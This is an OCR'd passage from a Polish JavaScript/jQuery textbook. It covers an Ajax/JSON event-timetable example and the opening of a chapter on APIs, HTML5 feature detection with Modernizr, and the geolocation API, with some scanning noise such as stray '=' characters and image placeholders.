Zdarzenia są identyfikowane przez dwuliterowy kod stanu w USA. Powyżej przedstawiono przykładowe dane sformatowane jako JSON oraz przykładowy kod HTML wygenerowany na podstawie wymienionych danych.

PRZYKŁAD
AJAX I JSON

JAVASCRIPT c08/js/example.js

```
① $(function() {                                  // Kiedy model DOM będzie gotowy.

②   var times;                                    // Deklaracja zmiennej globalnej.
    $.ajax({                                      // Konfiguracja żądania.
      beforeSend: function(xhr){                  // Przed wykonaniem żądania.
        if (xhr.overrideMimeType) {
        // Jeżeli przeglądarka obsługuje tę metodę,
③         xhr.overrideMimeType("application/json");
          // ustaw typ MIME, aby uniknąć błędów.
        }
      }
    });

    // Funkcja pobierająca dane z pliku JSON.
④   function loadTimetable() {                    // Deklaracja funkcja
      $.getJSON('data/example.json')              // Próba zebrania danych JSON.
      .done( function(data){                      // Jeżeli zakończy się powodzeniem,
⑤       times = data;                             // to dane będą przechowywane w zmiennej.
      }).fail( function() {          // W przypadku problemu należy wyświetlić komunikat.=
⑥       $('#event').html('Przepraszamy! Nie udało się wczytać harmonogramu.');
      });
    }

⑦ loadTimetable();                                // Wywołanie funkcji.
```

1. Skrypt wykonujący całą pracę ma nazwę = *example.js* i jest uruchamiany po wczytaniu modelu DOM.

2. Zmienna `times` będzie użyta do przechowywania harmonogramu sesji wszystkich zdarzeń.

3. Zanim przeglądarka zażąda danych JSON, = skrypt sprawdza, czy obsługuje ona metodę = `overrideMimeType()`. Metoda ta jest stosowana = w celu określenia, czy odpowiedź otrzymana z serwera powinna być traktowana jako dane JSON. = Można ją wykorzystać, gdy serwer przypadkowo = wskaże, że zwracane dane są w innym formacie.

4. Następnie mamy funkcję o nazwie = `loadTimetable()` przeznaczoną do wczytania = danych harmonogramów z pliku *example.json*.

5. Jeżeli wczytanie danych zakończy się powodzeniem, to dane harmonogramów będą przechowywane w zmiennej `times`.

6. Jeżeli wczytanie danych zakończy się niepowodzeniem, to użytkownikowi będzie wyświetlony = komunikat o błędzie.

7. Funkcja `loadTimetable()` jest wywoływana = w celu wczytania danych.

PRZYKŁAD
AJAX I JSON

c08/data/example.json — JAVASCRIPT

```
// Kliknięcie wydarzenia powoduje wczytanie
// harmonogramu.=
$('#content').on('click', '#event a', function(e) {
// Użytkownik klika wybraną lokalizację.

  e.preventDefault();
  // Uniemożliwienie wczytania strony.
  var loc = this.id.toUpperCase();
  // Pobranie wartości atrybutu id.

  var newContent = '';
  // W celu utworzenia harmonogramu
  for (var i = 0; i < times[loc].length; i++) {
  // przeprowadzamy iteracje przez sesje.
    newContent += '<li><span class="time">' +
times[loc][i].time + '</span>';
    newContent += '<a href="descriptions.html#';
    newContent += times[loc][i].title.replace
(/ /g, '-') + '">';
    newContent += times[loc][i].title + '</a></li>';
  }

  $('#sessions').html('<ul>' + newContent + '</ul>');
  // Wyświetlenie godziny.

  $('#event a.current').removeClass('current');
  // Uaktualnienie wybranego łącza.
  $(this).addClass('current');

  $('#details').text('');
  // Usunięcie zawartości trzeciej kolumny.=
});
```

1. Metoda pomocnicza jQuery czeka, aż użytkownik kliknie nazwę wydarzenia. W środkowej kolumnie wczytany będzie harmonogram sesji wybranego wydarzenia.

2. Metoda `preventDefault()` uniemożliwia przejście na nową stronę (ponieważ wyświetlone zostaną dane pobrane za pomocą technologii Ajax).

3. Utworzona zostaje zmienna o nazwie `loc`, przeznaczona do przechowywania miejsca, w którym odbywa się dane wydarzenie. Jej wartość jest pobierana z atrybutu `id` kliknięty łącza.

4. Kod HTML dla harmonogramu sesji będzie przechowywany w zmiennej o nazwie `newContent`. Początkowo wartością zmiennej jest pusty ciąg tekstowy.

5. Informacje o poszczególnych sesjach są przechowywane w elementach `<li>`. Na początku każdego elementu znajduje się godzina rozpoczęcia danej sesji.

6. Do harmonogramu zostaje dodane łącze używane w celu wyświetlenia opisu. Łącze prowadzi do pliku *descriptions.html*. Ponieważ łącze jest poprzedzone znakiem #, wskazuje ono odpowiedni fragment strony.

7. Tytuł sesji jest umieszczany po znaku #. Metoda `.replace()` zastępuje spacje w tytule łącznikami, aby dopasować wartość atrybutu `id` w pliku *descriptions.html* do poszczególnych sesji.

8. Wewnątrz łącza można dostrzec tytuł sesji.

9. Nowa zawartość jest umieszczana w środkowej kolumnie.

10. Atrybuty `class` w łączach wydarzeń są uaktualniane, aby wskazać bieżące wydarzenie.

11. Jeżeli trzecia kolumna zawierała jakiekolwiek dane, to zostają one usunięte.

PRZYKŁAD
AJAX I JSON

JAVASCRIPT c08/js/example.js

```
    // Kliknięcie sesji powoduje wczytanie jej opisu.
(1) $('#content').on('click', '#sessions li a',
function(e) { // Kliknięcie sesji.
(2)   e.preventDefault();
      // Nie ma przejścia na nową stronę.=
(3)   var fragment = this.href;
      // Tytuł znajduje się w atrybucie href.

(4)   fragment = fragment.replace('#', ' #');
      // Dodanie spacji po znaku #.
(5)   $('#details').load(fragment);
      // Wczytanie opisu.

      $('#sessions a.current').removeClass('current');
(6)   // Uaktualnienie elementu.
      $(this).addClass('current');
    });

    // Kliknięcie nawigacji.=
    $('nav a').on('click', function(e) {
    // Kliknięcie w elemencie <nav>.
      e.preventDefault();
      // Nie ma przejścia na nową stronę.=
      var url = this.href;
      // Pobranie adresu URL do wczytania.

(7)   $('nav a.current').removeClass('current');
      // Uaktualnienie klas w nawigacji.
      $(this).addClass('current');

      $('#container').remove();
      // Usunięcie starego elementu.
      $('#content').load(url + ' #container').hide().
fadeIn('slow'); // Dodanie nowego elementu.
    });
});
```

1. Inna metoda pomocnicza jQuery zostaje skonfigurowana w celu reakcji, gdy użytkownik kliknie sesję w środkowej kolumnie. Zadaniem metody jest wczytanie opisu sesji.

2. Metoda `preventDefault()` uniemożliwia przejście na nową stronę.

3. Utworzona zostaje zmienna o nazwie `fragment` przeznaczona do przechowywania łącza prowadzącego do sesji. Wartość tej zmiennej zostaje pobrana z atrybutu `href` kliknięte go łącza.

4. Po znaku # umieszczona zostaje spacja, aby tym samym przygotować odpowiedni format dla metody jQuery `.load()`, odpowiedzialnej za pobranie fragmentu (nie całości) strony HTML, na przykład *description.html #Zabawy-z-Arduino*.

5. Selektor jQuery jest używany do znalezienia w trzeciej kolumnie elementu, którego atrybut `id` ma wartość `details`. Następnie metoda `.load()` wczytuje opis sesji w znalezionym elemencie.

6. Łącza zostają uaktualnione, aby podświetlić odpowiednią sesję w środkowej kolumnie.

7. Główna nawigacja na stronie zostaje ustawiona, jak pokazano wcześniej (patrz podrozdział „Wczytywanie zawartości").

PODSUMOWANIE

- Ajax oznacza grupę technologii pozwalających na uaktualnienie tylko jednego fragmentu strony zamiast jej całej.
- Na stronie internetowej można wykorzystać dane w formatach HTML, XML i JSON. (Format JSON zdobywa coraz większą popularność).
- Aby wczytać dane JSON z innej domeny, można użyć JSONP, ale tylko wtedy, gdy kod pochodzi z zaufanego źródła.
- Biblioteka jQuery oferuje metody ułatwiające wykorzystanie technologii Ajax.
- Użycie metody `.load()` to najprostszy sposób umieszczenia zawartości HTML na stronie; pozwala na uaktualnienie tylko fragmentu strony.
- Metoda `.ajax()` oferuje znacznie większe możliwości, choć jest przy tym znacznie bardziej skomplikowana. (Dostępnych jest także kilka metod skrótów).
- Trzeba koniecznie rozważyć, jak będzie działała witryna, jeśli użytkownik ma wyłączoną obsługę JavaScript lub jeżeli strona nie ma dostępu do danych z serwera.

9

API

Interfejs użytkownika pozwala na interakcję człowieka = z programem. Natomiast interfejs programowania aplikacji = (ang. *Application Programming Interface* — API) umożliwia wzajemną komunikację programom, na przykład skryptom.

Przeglądarki internetowe, skrypty, witryny internetowe oraz inne aplikacje bardzo często = udostępniają swoją funkcjonalność, aby programiści mogli z niej korzystać. Na przykład:

PRZEGLĄDARKI INTERNETOWE

Model DOM to API. Pozwala skryptom na uzyskanie dostępu i uaktualnianie = zawartości strony internetowej po jej wczytaniu = w przeglądarce. W tym = rozdziale poznasz pewne = API JavaScript w HTML5 = zapewniające dostęp do = innych funkcji przeglądarki.


SKRYPTY

Biblioteka jQuery to plik JavaScript wraz z API. = Pozwala na wybór elementów, a następnie użycie = metod jQuery do pracy = z wybranymi elementami. = jQuery to po prostu jeden ze = skryptów oferujący bardzo = duże możliwości.

PLATFORMY

Witryny internetowe takie jak Facebook, Google i Twitter otwierają platformy, aby tym = samym umożliwić dostęp = i uaktualnianie przechowywanych tam danych = (za pomocą witryn internetowych i aplikacji). W tym = rozdziale zobaczysz, jak Google pozwala na dodanie mapy na Twojej stronie.

Nie musisz wiedzieć, *jak* inny skrypt lub program wykonuje dane zadanie. Powinieneś wiedzieć, = co robi, jak zlecić mu wykonanie zadania, a także jak przetworzyć dane otrzymane w odpowiedzi. Dlatego też w tym rozdziale poznasz formę, w jakiej przedstawiane jest API.


Zachęć przyjaciół, aby dołączyli do nas i wykorzystali możliwość wypróbowania Maker Bus...
Do:
Sofia
Wiadomość:
Zróbmy kilka robotów...
wyślij wiadomość
ALL ABOARD! ROLL UP! ROLL UP!
THE MERRY MAKER BUS
SOFIA
Zróbmy kilka robotów...

BEZPROBLEMOWA WSPÓŁPRACA Z INNYMI

Nie zawsze musisz wiedzieć, *jak* działa skrypt lub program, o ile wiesz, w jaki sposób zlecić mu wykonanie zadania, a także potrafisz przetworzyć otrzymaną odpowiedź. Pytania, które można zadawać, i format odpowiedzi tworzą API.

JAKIE MOŻLIWOŚCI OFERUJE API?

Jeżeli skrypt lub program = oferuje potrzebną Ci funkcjonalność, to rozważ jego użycie, = zamiast samodzielnie tworzyć tę = funkcjonalność od podstaw.

Ponieważ każdy skrypt, program lub platforma charakteryzują się różnymi funkcjami, = pierwszym zadaniem jest = ustalenie, na co pozwala API. = Na przykład:

- API modelu DOM i biblioteki = jQuery pozwala na uzyskanie dostępu do strony internetowej wczytanej w przeglądarce i jej uaktualnianie oraz = reagowanie na zachodzące = na niej zdarzenia.
- API udostępnione przez = serwisy Facebook, Google+ i Twitter pozwala na uzyskanie dostępu i uaktualnianie = profili, a także tworzenie = uaktualnień stanu na ich = platformach.

Kiedy znasz możliwości oferowane przez API, możesz = określić, czy to odpowiednie = narzędzie do wykonania Twojej = pracy.

W JAKI SPOSÓB UZYSKAĆ DO NIEGO DOSTĘP?

Następnie musisz ustalić, = w jaki sposób uzyskać dostęp = do funkcjonalności API, zanim = będziesz mógł go używać.

Funkcjonalność modelu DOM = jest wbudowana w interpreterze = JavaScript znajdującym się = w przeglądarce internetowej.

W przypadku jQuery plik biblioteki trzeba dołączyć na stronie, = pobierając go z własnego = serwera lub z CDN.

Facebook, Google+, Twitter = oraz inne witryny oferują różne = sposoby uzyskania dostępu do = funkcjonalności platformy za = pomocą API.

SKŁADNIA

Musisz się także nauczyć, jak nakazać API wykonywanie = pewnych zadań, oraz poznać = format, w którym możesz = spodziewać się uzyskania = odpowiedzi.

Jeżeli wiesz, jak tworzyć = obiekt, wywoływać jego metody = i uzyskiwać dostęp do jego = właściwości, to nie powinieneś = mieć problemu z użyciem = dowolnego API JavaScript.

W tym rozdziale poznasz różne = API, co pozwoli Ci na nabranie = pewności siebie i przekona Cię = do nauki kolejnych API.

API JAVASCRIPT W HTML5

Przede wszystkim poznamy pewne nowe API w HTML5. Wraz z kodem znaczników w specyfikacji HTML5 zestaw API definiuje sposób, w jaki można korzystać z funkcji oferowanych przez przeglądarki.

DLACZEGO HTML5 MA API?

Technologia ewoluuje i to samo dotyczy przeglądania witryn internetowych. Na przykład smartfony mają mniejsze ekrany i mniejszą moc obliczeniową niż tradycyjne komputery, ale zawierają funkcje rzadko spotykane w komputerach, takie jak przyspieszeniomierz i GPS.

W specyfikacji HTML5 dodano nie tylko nowe znaczniki, ale również nowy zestaw API JavaScript standaryzujący sposób użycia wspomnianych nowych funkcji w dowolnym implementującym je urządzeniu.

CZEGO DOTYCZY TO API?

W poszczególnych API HTML5 nacisk położono przynajmniej na jeden obiekt implementowany przez przeglądarki internetowe w celu dostarczenia określonej funkcjonalności.

Na przykład API geolokacji opisuje obiekt `geolocation`, pozwalający zapytać użytkownika o jego położenie, oraz dwa obiekty obsługujące uzyskaną odpowiedź.

Mamy również API oferujące usprawnienia w istniejącej funkcjonalności. Na przykład API Web Storage pozwala na przechowywanie informacji w przeglądarce bez konieczności opierania się przy tym na plikach cookies.

CZEGO SIĘ NAUCZYSZ?

Nie mamy tutaj miejsca na dokładne omawianie poszczególnych API w HTML5 (znajdziesz sporo książek w całości poświęconych nowym funkcjom wprowadzonym w HTML5). W rozdziale poznasz trzy z dostępnych API i przeanalizujesz przykłady pracy z nimi.


Dzięki temu zobaczysz, jak można pracować z API HTML5 i jak dowiedzieć się więcej na temat API, jeżeli zajdzie potrzeba. Ponadto nauczysz się, jak sprawdzić, czy przeglądarka obsługuje określoną funkcjonalność oferowaną przez dostępne API.

API	OPIS	PODROZDZIAŁ
`geolocation`	Pozwala na określenie miejsca geograficznego, w którym przebywa użytkownik.	podrozdział „API geolokalizacji”
`localStorage`	Pozwala na przechowywanie informacji w przeglądarce (nawet kiedy użytkownik zamknie kartę lub okno).	podrozdział „API Web Storage — przechowywanie danych w przeglądarkach internetowych”
`sessionStorage`	Pozwala na przechowywanie informacji w przeglądarce, gdy karta lub okno pozostają otwarte.	
`history`	Pozwala na uzyskanie dostępu do elementów znajdujących się w historii przeglądarki.	podrozdział „API History i Pushstate”

WYKRYWANIE FUNKCJI

Kiedy tworzysz kod wykorzystujący API HTML5 (lub kod jakiejkolwiek nowej funkcji w przeglądarce internetowej), może wystąpić konieczność sprawdzenia, czy przeglądarka użytkownika obsługuje tę funkcję, zanim kod będzie próbował jej użyć.

API HTML5 opisuje obiekty używane przez przeglądarki internetowe do implementacji nowej funkcjonalności. Na przykład mamy obiekt o nazwie `geolocation` stosowany do ustalenia położenia geograficznego użytkownika. Jednak obiekt ten jest obsługiwany tylko w nowoczesnych przeglądarkach. Dlatego też przed próbą wykorzystania wymienionego obiektu należy sprawdzić, czy przeglądarka go obsługuje.



Sprawdzenie, czy przeglądarka internetowa obsługuje użycie danego obiektu, można przeprowadzić za pomocą konstrukcji warunkowej.

Jeżeli przeglądarka obsługuje dany obiekt, wartością zwrotną będzie `truthy` i nastąpi wykonanie pierwszego zestawu poleceń. Natomiast jeśli obiekt nie został zaimplementowany, wykonany będzie drugi zestaw poleceń.

```
if (navigator.geolocation) {
  // Wartość zwrotna truthy, a więc obiekt
  // jest obsługiwany.
  // Nastąpi wykonanie poleceń w tym bloku
  // kodu.
} else {
  // Funkcja jest nieobsługiwana lub
  // wyłączona.
  // Ewentualnie użytkownik odrzucił
  // żądanie.
}
```

Zapewne nie będziesz zaskoczony, słysząc o istnieniu między poszczególnymi przeglądarkami internetowymi różnic dotyczących wykrywania funkcji.

Na przykład w przeglądarce IE9 istnieje pewien błąd związany ze sprawdzaniem obsługi obiektu `geolcation`. Dlatego też wykonanie przedstawionego powyżej kodu może doprowadzić do wycieku pamięci w trakcie wspomnianej operacji. Skutkiem może być wolniejsze wczytywanie stron internetowych.

Na szczęście istnieje biblioteka o nazwie Modernizr, która zajmuje się niwelowaniem różnic występujących między przeglądarkami (podobnie jak jQuery podczas wykrywania obsługiwanych funkcji). Użycie Modernizr to znacznie lepszy sposób na sprawdzenie, czy przeglądarka obsługuje nowe funkcje. Skrypt Modernizr jest regularnie uaktualniany i dopracowywany, aby obsługiwać kolejne znalezione niezgodności. Dzięki temu istnieje mniejsze niebezpieczeństwo, że niezgodności te utrudnią działanie Twojego kodu.

MODERNIZR

Modernizr to skrypt, który można stosować na stronach internetowych w celu = ustalenia, czy przeglądarka obsługuje funkcje HTML, CSS i JavaScript. Skrypt ten wykorzystamy wkrótce w przykładach dotyczących API HTML5.

JAK POBRAĆ MODERNIZR?

Przede wszystkim należy pobrać plik skryptu z witryny internetowej *http://modernizr.com/*, = w której znajdziesz:

- Programistyczną wersję skryptu. Jest to = nieskompresowany skrypt, który obsługuje wszystkie operacje sprawdzenia, jakie mogą = być przeprowadzone przez Modernizr.
- Narzędzie (spójrz na rysunek poniżej) pozwalające na wybór funkcji, które mają być sprawdzane. Możesz więc przygotować własną = wersję skryptu zawierającą jedynie *niezbędne*= sprawdzenia. W udostępnionej publicznie = witrynie internetowej nie powinieneś przeprowadzać operacji sprawdzenia pod kątem = nieużywanych funkcji, ponieważ spowalnia to działanie witryny.


W przykładach przedstawionych w książce = skrypt Modernizr jest używany prawie na samym = końcu, tuż przed skryptem wykorzystującym jego = możliwości. Możesz się jednak spotkać z dołączaniem Modernizr w elemencie <head> strony HTML = (jeżeli zawartość strony używa funkcji, których = dostępność jest sprawdzana).

JAK DZIAŁA MODERNIZR?

Dołączony do strony skrypt Modernizr dodaje obiekt o nazwie `Modernizr`, który sprawdza, czy przeglądarka internetowa obsługuje funkcję = wskazaną do przetestowania. Każda funkcja przeznaczona do sprawdzenia staje się właściwością = obiektu `Modernizr`. Ich wartościami są wartości = boolowskie (`true` lub `false`), które informują, czy = dana funkcja jest obsługiwana.

Modernizr można użyć w konstrukcji warunkowej, = takiej jak: „Jeżeli właściwość `geolocation` obiektu `Modernizr` zwróci wartość `true`, wykonaj = kod ujęty w nawias klamrowy”.

```
if (Modernizr.geolocation) {
  // Geolokalizacja jest obsługiwana.=
}
```



WŁAŚCIWOŚCI MODERNIZR

Na rysunku po lewej stronie możesz zobaczyć wybrane funkcje, których dostępność sprawdza = Modernizr. Pełną listę właściwości Modernizr = znajdziesz na stronie *http://modernizr.github.io/Modernizr/test/index.html*.

API GEOLOKALIZACJI — OKREŚLANIE POŁOŻENIA UŻYTKOWNIKA

Coraz większa liczba witryn internetowych oferuje funkcje dodatkowe = użytkownikom, którzy ujawniają swoje położenie geograficzne. Informacji o położeniu można żądać za pomocą API geolokalizacji.

NA CZYM POLEGA DZIAŁANIE API GEOLOKALIZACJI?

Przeglądarki implementujące API geolokalizacji = pozwalają użytkownikom witryn internetowych na = ujawnienie informacji o położeniu geograficznym. = Informacje te są podawane w postaci współrzędnych geograficznych. Istnieje kilka sposobów, = na jakie przeglądarka może określić położenie = geograficzne użytkownika: na podstawie adresu IP, = połączenia sieci bezprzewodowej, danych z sieci = komórkowej lub pochodzących z urządzenia GPS.

W pewnych urządzeniach API geolokalizacji = może udostępnić nieco więcej danych niż tylko = współrzędne geograficzne. Jednak koncentrujemy = się na tych funkcjach, ponieważ są one najczęściej = obsługiwane. Jeżeli później będziesz musiał = pracować z innymi funkcjami, nie powinieneś = mieć z tym problemu.


JAK UZYSKAĆ DOSTĘP DO INFORMACJI GEOLOKALIZACJI?


API geolokalizacji jest domyślnie dostępne = w każdej obsługującej je przeglądarce internetowej = (podobnie jak w przypadku modelu DOM). = Po raz pierwszy zostało wprowadzone w IE9, = Firefox 3.5, Safari 5, Chrome 5, Opera 10.6, = iOS 3 i Android 2.

Przeglądarki obsługujące geolokalizację pozwalają użytkownikom na wyłączenie tej funkcji. = W przypadku włączonej funkcji geolokalizacji = przeglądarka będzie pytała użytkownika, czy chce = on udostępnić dane poszczególnym witrynom = żądającym tego rodzaju informacji.


Sposób, w jaki przeglądarka internetowa pyta = użytkownika o zgodę na udostępnienie danych, = zależy od konkretnej przeglądarki i urządzenia.

Przeglądarka Chrome na komputerze Mac






Przeglądarka Safari na tablecie iPad=



Przeglądarka Firefox w systemie Windows

ŻĄDANIE INFORMACJI
O POŁOŻENIU UŻYTKOWNIKA

PRZETWARZANIE ODPOWIEDZI



API geolokalizacji opiera się na obiekcie o nazwie `geolocation`. Jeżeli chcesz spróbować wykorzystać dane o położeniu geograficznym użytkownika, w pierwszej kolejności trzeba sprawdzić, czy wymieniony obiekt jest obsługiwany przez przeglądarkę. W omawianym przykładzie do przeprowadzenia operacji sprawdzenia wykorzystamy bibliotekę Modernizr.

1. Konstrukcja warunkowa zostaje użyta do sprawdzenia, czy przeglądarka obsługuje geolokalizację.

2. Jeżeli geolokalizacja jest obsługiwana, przeglądarka zwraca wartość `truthy` i wykonany będzie pierwszy zestaw poleceń. Żądają one informacji o położeniu geograficznym użytkownika, wykorzystując do tego metodę `getCurrentPosition()` obiektu `geolocation`.

3. Jeżeli geolokalizacja nie jest obsługiwana, to nastąpi wykonanie drugiego zestawu poleceń.

```
if (Modernizr.geolocation) {
  // Wartość zwrotna truthy, a więc obiekt
  // jest obsługiwany.
  // Nastąpi wykonanie poleceń
  // w tym bloku kodu.
} else {
  // Funkcja jest nieobsługiwana lub
  // wyłączona.
  // Ewentualnie użytkownik odrzucił
  // żądanie.
}
```

Po wywołaniu metody `getCurrentPosition()` skrypt kontynuuje działanie od kolejnego wiersza kodu, ponieważ żądanie jest asynchroniczne (podobnie jak żądania Ajax przedstawione w poprzednim rozdziale). Żądanie jest wykonywane asynchronicznie z ważnego powodu: określenie położenia geograficznego użytkownika zajmie przeglądarce internetowej chwilę i nie chcesz, aby wczytywanie pozostałej części strony zostało zatrzymane, gdy przeglądarka określa to położenie. Dlatego też metoda ma dwa parametry:

```
getCurrentPosition(success, fail)
```

`success` to nazwa funkcji, która będzie wywoływana, gdy wartością zwrotną metody `getCurrentPosition()` będą współrzędne geograficzne. Wskazana tutaj funkcja automatycznie otrzyma obiekt o nazwie `position`, zawierający informacje o położeniu geograficznym użytkownika.

